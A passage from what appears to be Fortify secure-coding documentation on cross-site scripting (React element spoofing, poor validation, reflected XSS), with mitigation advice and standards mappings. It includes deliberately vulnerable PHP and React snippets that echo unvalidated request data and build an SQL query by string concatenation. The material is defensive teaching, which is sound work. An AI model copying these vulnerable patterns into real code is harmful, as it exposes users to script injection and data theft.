ReactDOM.render(<App>
    {element}
</App>);
```

In `Example 3`, if an attacker can control the entire JSON object retrieved from `getUntrustedInput()`, they may be able to make React render `element` as a component, and therefore can pass an object with `dangerouslySetInnerHTML` with their own controlled value, a typical cross-site scripting attack.

Initially these might not appear to be much of a vulnerability. After all, why would someone provide input containing malicious code to run on their own computer? The real danger is that an attacker will create the malicious URL, then use email or social engineering tricks to lure victims into visiting a link to the URL. When victims click the link, they unwittingly reflect the malicious content through the vulnerable web application back to their own computers. This mechanism of exploiting vulnerable web applications is known as Reflected XSS.

As the example demonstrates, XSS vulnerabilities are caused by code that includes unvalidated data in an HTTP response. There are three vectors by which an XSS attack can reach a victim:

- Data is read directly from the HTTP request and reflected back in the HTTP response. Reflected XSS exploits occur when an attacker causes a user to supply dangerous content to a vulnerable web application, which is then reflected back to the user and executed by the web browser. The most common mechanism for delivering malicious content is to include it as a parameter in a URL that is posted publicly or emailed directly to victims. URLs constructed in this manner constitute the core of many phishing schemes, whereby an attacker convinces victims to visit a URL that refers to a vulnerable site. After the site reflects the attacker's content back to the user, the content is executed and proceeds to transfer private information, such as cookies that might include session information, from the user's machine to the attacker or perform other nefarious activities.

- The application stores dangerous data in a database or other trusted data store. The dangerous data is subsequently read back into the application and included in dynamic content. Persistent XSS exploits occur when an attacker injects dangerous content into a data store that is later read and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area that is displayed to either many users or particularly interesting users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user.

- A source outside the application stores dangerous data in a database or other data store, and the dangerous data is subsequently read back into the application as trusted data and included in dynamic content.

Recommendation

The solution to prevent XSS is to ensure that validation occurs in the required places and that relevant properties are set to prevent vulnerabilities.

Because XSS vulnerabilities occur when an application includes malicious data in its output, one logical approach is to validate data immediately before it leaves the application. However, because web applications often have complex and intricate code for generating dynamic content, this method is prone to errors of omission (missing validation). An effective way to mitigate this risk is to also perform input validation for XSS.

Web applications must validate all input to prevent other vulnerabilities, such as SQL injection, so augmenting an application's existing input validation mechanism to include checks for XSS is generally relatively easy. Despite its value, input validation for XSS does not take the place of rigorous output validation. An application might accept input through a shared data store or other trusted source, and that data store might accept input from a source that does not perform adequate input validation. Therefore, the application cannot implicitly rely on the safety of this or any other data. This means that the best way to prevent XSS vulnerabilities is to validate everything that enters the application and leaves the application destined for the user.

The most secure approach to validation for XSS is to create an allow list of safe characters that can appear in HTTP content and accept input composed exclusively of characters in the approved set. For example, a valid username might only include alphanumeric characters or a phone number might only include digits 0-9. However, this solution is often infeasible in web applications because many characters that have special meaning to the browser must be considered valid input after they are encoded, such as a web design bulletin board that must accept HTML fragments from its users.

A more flexible, but less secure approach is to implement a deny list, which selectively rejects or escapes potentially dangerous characters before using the input. To form such a list, you first need to understand the set of characters that hold special meaning for web browsers. Although the HTML standard defines which characters have special meaning, many web browsers try to correct common mistakes in HTML and might treat other characters as special in certain contexts. This is why we do not recommend the use of deny lists as a means to prevent XSS. The CERT(R) Coordination Center at the Software Engineering Institute at Carnegie Mellon University provides the following details about special characters in various contexts [1]:

In the content of a block-level element (in the middle of a paragraph of text):

- "<" is special because it introduces a tag.

- "&" is special because it introduces a character entity.

- ">" is special because some browsers treat it as special, on the assumption that the author of the page intended to include an opening "<", but omitted it in error.

The following principles apply to attribute values:

- In attribute values enclosed in double quotes, the double quotes are special because they mark the end of the attribute value.

- In attribute values enclosed in single quote, the single quotes are special because they mark the end of the attribute value.

- In attribute values without any quotes, white-space characters, such as space and tab, are special.

- "&" is special when used with certain attributes, because it introduces a character entity.

In URLs, for example, a search engine might provide a link within the results page that the user can click to re-run the search. This can be implemented by encoding the search query inside the URL, which introduces additional special characters:

- Space, tab, and new line are special because they mark the end of the URL.

- "&" is special because it either introduces a character entity or separates CGI parameters.

- Non-ASCII characters (that is, everything greater than 127 in the ISO-8859-1 encoding) are not allowed in URLs, so they are considered to be special in this context.

- The "%" symbol must be filtered from input anywhere parameters encoded with HTTP escape sequences are decoded by server-side code. For example, "%" must be filtered if input such as "%68%65%6C%6C%6F" becomes "hello" when it appears on the web page.

Within the body of a <SCRIPT> </SCRIPT>:

- Semicolons, parentheses, curly braces, and new line characters must be filtered out in situations where text could be inserted directly into a pre-existing script tag.

Server-side scripts:

- Server-side scripts that convert any exclamation characters (!) in input to double-quote characters (") on output might require additional filtering.

Other possibilities:

- If an attacker submits a request in UTF-7, the special character '<' appears as '+ADw-' and might bypass filtering. If the output is included in a page that does not explicitly specify an encoding format, then some browsers try to intelligently identify the encoding based on the content (in this case, UTF-7).

After you identify the correct points in an application to perform validation for XSS attacks and what special characters the validation should consider, the next challenge is to identify how your validation handles special characters. If special characters are not considered valid input to the application, then you can reject any input that contains special characters as invalid. A second option is to remove special characters with filtering. However, filtering has the side effect of changing any visual representation of the filtered content and might be unacceptable in circumstances where the integrity of the input must be preserved for display.

If input containing special characters must be accepted and displayed accurately, validation must encode any special characters to remove their significance. A complete list of ISO 8859-1 encoded values for special characters is provided as part of the official HTML specification [2].

Many application servers attempt to limit an application's exposure to cross-site scripting vulnerabilities by providing implementations for the functions responsible for setting certain specific HTTP response content that perform validation for the characters essential to a cross-site scripting attack. Do not rely on the server running your application to make it secure. For any

developed application, there are no guarantees about which application servers it will run on during its lifetime. As standards and known exploits evolve, there are no guarantees that application servers will continue to stay in sync.

Tips

1. The Fortify Secure Coding Rulepacks warn about SQL Injection and Access Control: Database issues when untrusted data is written to a database and also treat the database as a source of untrusted data, which can lead to XSS vulnerabilities. If the database is a trusted resource in your environment, use custom filters to filter out dataflow issues that include the DATABASE taint flag or originate from database sources. Nonetheless, it is often still a good idea to validate everything read from the database.

2. Even though URL encoding untrusted data protects against many XSS attacks, some browsers (specifically, Internet Explorer 6 and 7 and possibly others) automatically decode content at certain locations within the Document Object Model (DOM) prior to passing it to the JavaScript interpreter. To reflect this danger, the Rulepacks no longer treat URL encoding routines as sufficient to protect against cross-site scripting. Data values that are URL encoded and subsequently output will cause Fortify to report Cross-Site Scripting: Poor Validation vulnerabilities.

3. Older versions of React are more susceptible to cross-site scripting attacks by controlling an entire component. Newer versions use <code>Symbols</code> to identify a React component, which prevents the exploit, however older browsers that do not have Symbol support (natively, or through polyfills), such as all versions of Internet Explorer, are still vulnerable. Other types of cross-site scripting attacks are valid for all browsers and versions of React.

References

[1] Understanding Malicious Content Mitigation for Web Developers, CERT, https://resources.sei.cmu.edu/library/asset-view.cfm?assetid=496719#9

[2] HTML 4.01 Specification, W3, https://www.w3.org/TR/html401/sgml/entities.html#h-24.2

[3] XSS via a spoofed React element, Daniel LeCheminant, http://danlec.com/blog/xss-via-a-spoofed-react-element

[4] Standards Mapping - Common Weakness Enumeration, CWE ID 79, CWE ID 80

[5] Standards Mapping - Common Weakness Enumeration Top 25 2019, [2] CWE ID 079

[6] Standards Mapping - Common Weakness Enumeration Top 25 2020, [1] CWE ID 079

[7] Standards Mapping - Common Weakness Enumeration Top 25 2021, [2] CWE ID 079

[8] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-001310, CCI-002754

[9] Standards Mapping - FIPS200, SI

[10] Standards Mapping - General Data Protection Regulation, Indirect Access to Sensitive Data

[11] Standards Mapping - NIST Special Publication 800-53 Revision 4, SI-10 Information Input Validation (P1)

[12] Standards Mapping - NIST Special Publication 800-53 Revision 5, SI-10 Information Input Validation

[13] Standards Mapping - OWASP Application Security Verification Standard 4.0, 5.3.3 Output Encoding and Injection Prevention Requirements (L1 L2 L3), 5.3.6 Output Encoding and Injection Prevention Requirements (L1 L2 L3)

[14] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M7 Client Side Injection

[15] Standards Mapping - OWASP Top 10 2004, A4 Cross Site Scripting

[16] Standards Mapping - OWASP Top 10 2007, A1 Cross Site Scripting (XSS)

[17] Standards Mapping - OWASP Top 10 2010, A2 Cross-Site Scripting (XSS)

[18] Standards Mapping - OWASP Top 10 2013, A3 Cross-Site Scripting (XSS)

[19] Standards Mapping - OWASP Top 10 2017, A7 Cross-Site Scripting (XSS)

[20] Standards Mapping - OWASP Top 10 2021, A03 Injection

[21] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.4

[22] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.3.1.1, Requirement 6.5.1

[23] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.5.7

[24] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.5.7

[25] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.5.7

[26] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.5.7

[27] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.5.7

[28] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 4.2 - Critical Asset Protection

[29] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 4.2 - Critical Asset Protection, Control Objective B.3.1 - Terminal Software Attack Mitigation, Control Objective B.3.1.1 - Terminal Software Attack Mitigation

[30] Standards Mapping - SANS Top 25 2009, Insecure Interaction - CWE ID 079

[31] Standards Mapping - SANS Top 25 2010, Insecure Interaction - CWE ID 079

[32] Standards Mapping - SANS Top 25 2011, Insecure Interaction - CWE ID 079

[33] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3510 CAT I, APP3580 CAT I

[34] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3510 CAT I, APP3580 CAT I

[35] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3510 CAT I, APP3580 CAT I

[36] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3510 CAT I, APP3580 CAT I

[37] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3510 CAT I, APP3580 CAT I

[38] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3510 CAT I, APP3580 CAT I

[39] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3510 CAT I, APP3580 CAT I

[40] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[41] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[42] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[43] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[44] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[45] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[46] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[47] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[48] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[49] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[50] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[51] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[52] Standards Mapping - Web Application Security Consortium 24 + 2, Cross-Site Scripting

[53] Standards Mapping - Web Application Security Consortium Version 2.00, Cross-Site Scripting (WASC-08)

Cross-Site Scripting: Poor Validation

Explanation

The use of certain encoding functions, such as `htmlspecialchars()` or `htmlentities()`, will prevent some, but not all cross-site scripting attacks. Depending on the context in which the data appear, characters beyond the basic <, >, &, and " that are HTML-encoded and those beyond <, >, &, ", and ' (only when `ENT_QUOTES` is set) that are XML-encoded may take on meta-meaning. Relying on such encoding functions is equivalent to using a weak deny list to prevent cross-site scripting and might allow an attacker to inject malicious code that will be executed in the browser. Because accurately identifying the context in which the data appear statically is not always possible, the Fortify Secure Coding Rulepacks reports cross-site scripting findings even when encoding is applied and presents them as Cross-Site Scripting: Poor Validation issues.

Cross-site scripting (XSS) vulnerabilities occur when:

1. Data enters a web application through an untrusted source. In the case of reflected XSS, an untrusted source is most frequently a web request, and in the case of persistent (also known as stored) XSS -- it is the results of a database query.

2. The data is included in dynamic content that is sent to a web user without validation.

The malicious content sent to the web browser often takes the form of a JavaScript segment, but can also include HTML, Flash or any other type of code that the browser executes. The variety of attacks based on XSS is almost limitless, but they commonly include transmitting private data such as cookies or other session information to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site.

Example 1: The following code segment reads in the `text` parameter, from an HTTP request, HTML-encodes it, and displays it in an alert box in between script tags.

```
<?php
    $var=$_GET['text'];
    ...
    $var2=htmlspecialchars($var);
    echo "<script>alert('$var2')</script>";
?>
```

The code in this example operates correctly if `text` contains only standard alphanumeric text. If `text` has a single quote, a round bracket and a semicolon, it ends the `alert` textbox thereafter the code will be executed.

Initially this might not appear to be much of a vulnerability. After all, why would someone enter a URL that causes malicious code to run on their own computer? The real danger is that an attacker will create the malicious URL, then use email or social engineering tricks to lure victims into visiting a link to the URL. When victims click the link, they unwittingly reflect the malicious content through the vulnerable web application back to their own computers. This mechanism of exploiting vulnerable web applications is known as Reflected XSS.

As the examples demonstrate, XSS vulnerabilities are caused by code that includes unvalidated data in an HTTP response. There are three vectors by which an XSS attack can reach a victim:

- As in `Example 1`, data is read directly from the HTTP request and reflected back in the HTTP response. Reflected XSS exploits occur when an attacker causes a user to supply dangerous content to a vulnerable web application, which is then reflected back to the user and executed by the web browser. The most common mechanism for delivering malicious content is to include it as a parameter in a URL that is posted publicly or emailed directly to victims. URLs constructed in this manner constitute the core of many phishing schemes, whereby an attacker convinces victims to visit a URL that refers to a vulnerable site. After the site reflects the attacker's content back to the user, the content is executed and proceeds to transfer private information, such as cookies that might include session information, from the user's machine to the attacker or perform other nefarious activities.

- The application stores dangerous data in a database or other trusted data store. The dangerous data is subsequently read back into the application and included in dynamic content. Persistent XSS exploits occur when an attacker injects dangerous content into a data store that is later read and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area that is displayed to either many users or particularly interesting users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access

to sensitive data belonging to the user.

- A source outside the application stores dangerous data in a database or other data store, and the dangerous data is subsequently read back into the application as trusted data and included in dynamic content.

Recommendation

The solution to prevent XSS is to ensure that validation occurs in the required places and that relevant properties are set to prevent vulnerabilities.

Because XSS vulnerabilities occur when an application includes malicious data in its output, one logical approach is to validate data immediately before it leaves the application. However, because web applications often have complex and intricate code for generating dynamic content, this method is prone to errors of omission (missing validation). An effective way to mitigate this risk is to also perform input validation for XSS.

Web applications must validate all input to prevent other vulnerabilities, such as SQL injection, so augmenting an application's existing input validation mechanism to include checks for XSS is generally relatively easy. Despite its value, input validation for XSS does not take the place of rigorous output validation. An application might accept input through a shared data store or other trusted source, and that data store might accept input from a source that does not perform adequate input validation. Therefore, the application cannot implicitly rely on the safety of this or any other data. This means that the best way to prevent XSS vulnerabilities is to validate everything that enters the application and leaves the application destined for the user.

The most secure approach to validation for XSS is to create an allow list of safe characters that can appear in HTTP content and accept input composed exclusively of characters in the approved set. For example, a valid username might only include alphanumeric characters or a phone number might only include digits 0-9. However, this solution is often infeasible in web applications because many characters that have special meaning to the browser must be considered valid input after they are encoded, such as a web design bulletin board that must accept HTML fragments from its users.

A more flexible, but less secure approach is to implement a deny list, which selectively rejects or escapes potentially dangerous characters before using the input. To form such a list, you first need to understand the set of characters that hold special meaning for web browsers. Although the HTML standard defines which characters have special meaning, many web browsers try to correct common mistakes in HTML and might treat other characters as special in certain contexts. This is why we do not recommend the use of deny lists as a means to prevent XSS. The CERT(R) Coordination Center at the Software Engineering Institute at Carnegie Mellon University provides the following details about special characters in various contexts [1]:

In the content of a block-level element (in the middle of a paragraph of text):

- "<" is special because it introduces a tag.

- "&" is special because it introduces a character entity.

- ">" is special because some browsers treat it as special, on the assumption that the author of the page intended to include an opening "<", but omitted it in error.

The following principles apply to attribute values:

- In attribute values enclosed in double quotes, the double quotes are special because they mark the end of the attribute value.

- In attribute values enclosed in single quotes, the single quotes are special because they mark the end of the attribute value.

- In attribute values without any quotes, white-space characters, such as space and tab, are special.

- "&" is special when used with certain attributes, because it introduces a character entity.

In URLs, for example, a search engine might provide a link within the results page that the user can click to re-run the search. This can be implemented by encoding the search query inside the URL, which introduces additional special characters:

- Space, tab, and new line are special because they mark the end of the URL.

- "&" is special because it either introduces a character entity or separates CGI parameters.

- Non-ASCII characters (that is, everything greater than 127 in the ISO-8859-1 encoding) are not allowed in URLs, so they are considered to be special in this context.

- The "%" symbol must be filtered from input anywhere parameters encoded with HTTP escape sequences are decoded by server-side code. For example, "%" must be filtered if input such as "%68%65%6C%6C%6F" becomes "hello" when it appears on the web page.

Within the body of a <SCRIPT> </SCRIPT>:

- Semicolons, parentheses, curly braces, and new line characters must be filtered out in situations where text could be inserted directly into a pre-existing script tag.

Server-side scripts:

- Server-side scripts that convert any exclamation characters (!) in input to double-quote characters (") on output might require additional filtering.

Other possibilities:

- If an attacker submits a request in UTF-7, the special character '<' appears as '+ADw-' and might bypass filtering. If the output is included in a page that does not explicitly specify an encoding format, then some browsers try to intelligently identify the encoding based on the content (in this case, UTF-7).

After you identify the correct points in an application to perform validation for XSS attacks and what special characters the validation should consider, the next challenge is to identify how your validation handles special characters. If special characters are not considered valid input to the application, then you can reject any input that contains special characters as invalid. A second option is to remove special characters with filtering. However, filtering has the side effect of changing any visual representation of the filtered content and might be unacceptable in circumstances where the integrity of the input must be preserved for display.

If input containing special characters must be accepted and displayed accurately, validation must encode any special characters to remove their significance. A complete list of ISO 8859-1 encoded values for special characters is provided as part of the official HTML specification [2].

Many application servers attempt to limit an application's exposure to cross-site scripting vulnerabilities by providing implementations for the functions responsible for setting certain specific HTTP response content that perform validation for the characters essential to a cross-site scripting attack. Do not rely on the server running your application to make it secure. For any developed application, there are no guarantees about which application servers it will run on during its lifetime. As standards and known exploits evolve, there are no guarantees that application servers will continue to stay in sync.

Tips

1. The Fortify Secure Coding Rulepacks warn about SQL Injection and Access Control: Database issues when untrusted data is written to a database and also treat the database as a source of untrusted data, which can lead to XSS vulnerabilities. If the database is a trusted resource in your environment, use custom filters to filter out dataflow issues that include the DATABASE taint flag or originate from database sources. Nonetheless, it is often still a good idea to validate everything read from the database.

2. Even though URL encoding untrusted data protects against many XSS attacks, some browsers (specifically, Internet Explorer 6 and 7 and possibly others) automatically decode content at certain locations within the Document Object Model (DOM) prior to passing it to the JavaScript interpreter. To reflect this danger, the Rulepacks no longer treat URL encoding routines as sufficient to protect against cross-site scripting. Data values that are URL encoded and subsequently output will cause Fortify to report Cross-Site Scripting: Poor Validation vulnerabilities.

3. To differentiate between the data that are encoded and those that are not, use the Data Validation project template that groups the issues into folders based on the type of encoding applied to their source of input.

4. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the Fortify Static Code Analyzer User Guide.

References

[1] Understanding Malicious Content Mitigation for Web Developers, CERT, https://resources.sei.cmu.edu/library/asset-view.cfm?assetid=496719#9

[2] HTML 4.01 Specification, W3, https://www.w3.org/TR/html401/sgml/entities.html#h-24.2

[3] Standards Mapping - Common Weakness Enumeration, CWE ID 82, CWE ID 83, CWE ID 87, CWE ID 692

[4] Standards Mapping - Common Weakness Enumeration Top 25 2019, [2] CWE ID 079

[5] Standards Mapping - Common Weakness Enumeration Top 25 2020, [1] CWE ID 079

[6] Standards Mapping - Common Weakness Enumeration Top 25 2021, [2] CWE ID 079

[7] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-001310, CCI-002754

[8] Standards Mapping - FIPS200, SI

[9] Standards Mapping - General Data Protection Regulation, Indirect Access to Sensitive Data

[10] Standards Mapping - NIST Special Publication 800-53 Revision 4, SI-10 Information Input Validation (P1)

[11] Standards Mapping - NIST Special Publication 800-53 Revision 5, SI-10 Information Input Validation

[12] Standards Mapping - OWASP Application Security Verification Standard 4.0, 5.3.3 Output Encoding and Injection Prevention Requirements (L1 L2 L3), 5.3.6 Output Encoding and Injection Prevention Requirements (L1 L2 L3)

[13] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M7 Client Side Injection

[14] Standards Mapping - OWASP Top 10 2004, A4 Cross Site Scripting

[15] Standards Mapping - OWASP Top 10 2007, A1 Cross Site Scripting (XSS)

[16] Standards Mapping - OWASP Top 10 2010, A2 Cross-Site Scripting (XSS)

[17] Standards Mapping - OWASP Top 10 2013, A3 Cross-Site Scripting (XSS)

[18] Standards Mapping - OWASP Top 10 2017, A7 Cross-Site Scripting (XSS)

[19] Standards Mapping - OWASP Top 10 2021, A03 Injection

[20] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.4

[21] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.3.1.1, Requirement 6.5.1

[22] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.5.7

[23] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.5.7

[24] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.5.7

[25] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.5.7

[26] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.5.7

[27] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 4.2 - Critical Asset Protection

[28] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 4.2 - Critical Asset Protection, Control Objective B.3.1 - Terminal Software Attack Mitigation, Control Objective B.3.1.1 - Terminal Software Attack Mitigation

[29] Standards Mapping - SANS Top 25 2009, Insecure Interaction - CWE ID 116

[30] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3510 CAT I, APP3580 CAT I

[31] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3510 CAT I, APP3580 CAT I

[32] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3510 CAT I, APP3580 CAT I

[33] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3510 CAT I, APP3580 CAT I

[34] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3510 CAT I, APP3580 CAT I

[35] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3510 CAT I, APP3580 CAT I

[36] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3510 CAT I, APP3580 CAT I

[37] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[38] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[39] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[40] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[41] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[42] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[43] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[44] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[45] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[46] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[47] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[48] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-002490 CAT I, APSC-DV-002560 CAT I

[49] Standards Mapping - Web Application Security Consortium 24 + 2, Cross-Site Scripting

[50] Standards Mapping - Web Application Security Consortium Version 2.00, Cross-Site Scripting (WASC-08)

Cross-Site Scripting: Reflected

Explanation

Cross-site scripting (XSS) vulnerabilities occur when:

1. Data enters a web application through an untrusted source. In the case of reflected XSS, the untrusted source is typically a web request, while in the case of persisted (also known as stored) XSS it is typically a database or other back-end data store.

2. The data is included in dynamic content that is sent to a web user without validation.

The malicious content sent to the web browser often takes the form of a JavaScript segment, but can also include HTML, Flash or any other type of code that the browser executes. The variety of attacks based on XSS is almost limitless, but they commonly include transmitting private data such as cookies or other session information to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site.

Example 1: The following PHP code segment reads an employee ID, `eid`, from an HTTP request and displays it to the user.

```
<?php
        $eid = $_GET['eid'];
        ...
?>
...
<?php
        echo "Employee ID: $eid";
?>
```

The code in this example operates correctly if `eid` contains only standard alphanumeric text. If `eid` has a value that includes metacharacters or source code, then the code is executed by the web browser as it displays the HTTP response.

Initially this might not appear to be much of a vulnerability. After all, why would someone enter a URL that causes malicious code to run on their own computer? The real danger is that an attacker will create the malicious URL, then use email or social engineering tricks to lure victims into visiting a link to the URL. When victims click the link, they unwittingly reflect the malicious content through the vulnerable web application back to their own computers. This mechanism of exploiting vulnerable web applications is known as Reflected XSS.

Example 2: The following PHP code segment queries a database for an employee with a given ID and prints the corresponding employee's name.

```
<?php...
 $con = mysql_connect($server,$user,$password);
 ...
 $result = mysql_query("select * from emp where id="+eid);
 $row = mysql_fetch_array($result)
 echo 'Employee name: ', mysql_result($row,0,'name');
 ...
?>
```

As in `Example 1`, this code functions correctly when the values of `name` are well-behaved, but it does nothing to prevent exploits if they are not. Again, this code can appear less dangerous because the value of `name` is read from a database, whose contents are apparently managed by the application. However, if the value of `name` originates from user-supplied data, then the database can be a conduit for malicious content. Without proper input validation on all data stored in the database, an attacker may execute malicious commands in the user's web browser. This type of exploit, known as Persistent (or Stored) XSS, is particularly insidious because the indirection caused by the data store makes it difficult to identify the threat and increases the possibility that the attack might affect multiple users. XSS got its start in this form with web sites that offered a "guestbook" to visitors. Attackers would include JavaScript in their guestbook entries, and all subsequent visitors to the guestbook page would execute the malicious code.

As the examples demonstrate, XSS vulnerabilities are caused by code that includes unvalidated data in an HTTP response. There are three vectors by which an XSS attack can reach a victim:

- As in `Example 1`, data is read directly from the HTTP request and reflected back in the HTTP response. Reflected XSS exploits occur when an attacker causes a user to supply dangerous content to a vulnerable web application, which is then reflected back to the user and executed by the web browser. The most common mechanism for delivering malicious content is to include it as a parameter in a URL that is posted publicly or emailed directly to victims. URLs constructed in this manner constitute the core of many phishing schemes, whereby an attacker convinces victims to visit a URL that refers to a vulnerable site. After the site reflects the attacker's content back to the user, the content is executed and proceeds to transfer private information, such as cookies that might include session information, from the user's machine to the attacker or perform other nefarious activities.

- As in `Example 2`, the application stores dangerous data in a database or other trusted data store. The dangerous data is subsequently read back into the application and included in dynamic content. Persistent XSS exploits occur when an attacker injects dangerous content into a data store that is later read and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area that is displayed to either many users or particularly interesting users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user.

- A source outside the application stores dangerous data in a database or other data store, and the dangerous data is subsequently read back into the application as trusted data and included in dynamic content.

Recommendation

The solution to prevent XSS is to ensure that validation occurs in the required places and that relevant properties are set to prevent vulnerabilities.

Because XSS vulnerabilities occur when an application includes malicious data in its output, one logical approach is to validate data immediately before it leaves the application. However, because web applications often have complex and intricate code for generating dynamic content, this method is prone to errors of omission (missing validation). An effective way to mitigate this risk is to also perform input validation for XSS.

Web applications must validate all input to prevent other vulnerabilities, such as SQL injection, so augmenting an application's existing input validation mechanism to include checks for XSS is generally relatively easy. Despite its value, input validation for XSS does not take the place of rigorous output validation. An application might accept input through a shared data store or other trusted source, and that data store might accept input from a source that does not perform adequate input validation. Therefore, the application cannot implicitly rely on the safety of this or any other data. This means that the best way to prevent XSS vulnerabilities is to validate everything that enters the application and leaves the application destined for the user.

The most secure approach to validation for XSS is to create an allow list of safe characters that can appear in HTTP content and accept input composed exclusively of characters in the approved set. For example, a valid username might only include alphanumeric characters or a phone number might only include digits 0-9. However, this solution is often infeasible in web applications because many characters that have special meaning to the browser must be considered valid input after they are encoded, such as a web design bulletin board that must accept HTML fragments from its users.

A more flexible, but less secure approach is to implement a deny list, which selectively rejects or escapes potentially dangerous characters before using the input. To form such a list, you first need to understand the set of characters that hold special meaning for web browsers. Although the HTML standard defines which characters have special meaning, many web browsers try to correct common mistakes in HTML and might treat other characters as special in certain contexts. This is why we do not recommend the use of deny lists as a means to prevent XSS. The CERT(R) Coordination Center at the Software Engineering Institute at Carnegie Mellon University provides the following details about special characters in various contexts [1]:

In the content of a block-level element (in the middle of a paragraph of text):

- "<" is special because it introduces a tag.

- "&" is special because it introduces a character entity.

- ">" is special because some browsers treat it as special, on the assumption that the author of the page intended to include an opening "<", but omitted it in error.

The following principles apply to attribute values:

- In attribute values enclosed in double quotes, the double quotes are special because they mark the end of the attribute value.

- In attribute values enclosed in single quotes, the single quotes are special because they mark the end of the attribute value.

- In attribute values without any quotes, white-space characters, such as space and tab, are special.

- "&" is special when used with certain attributes, because it introduces a character entity.

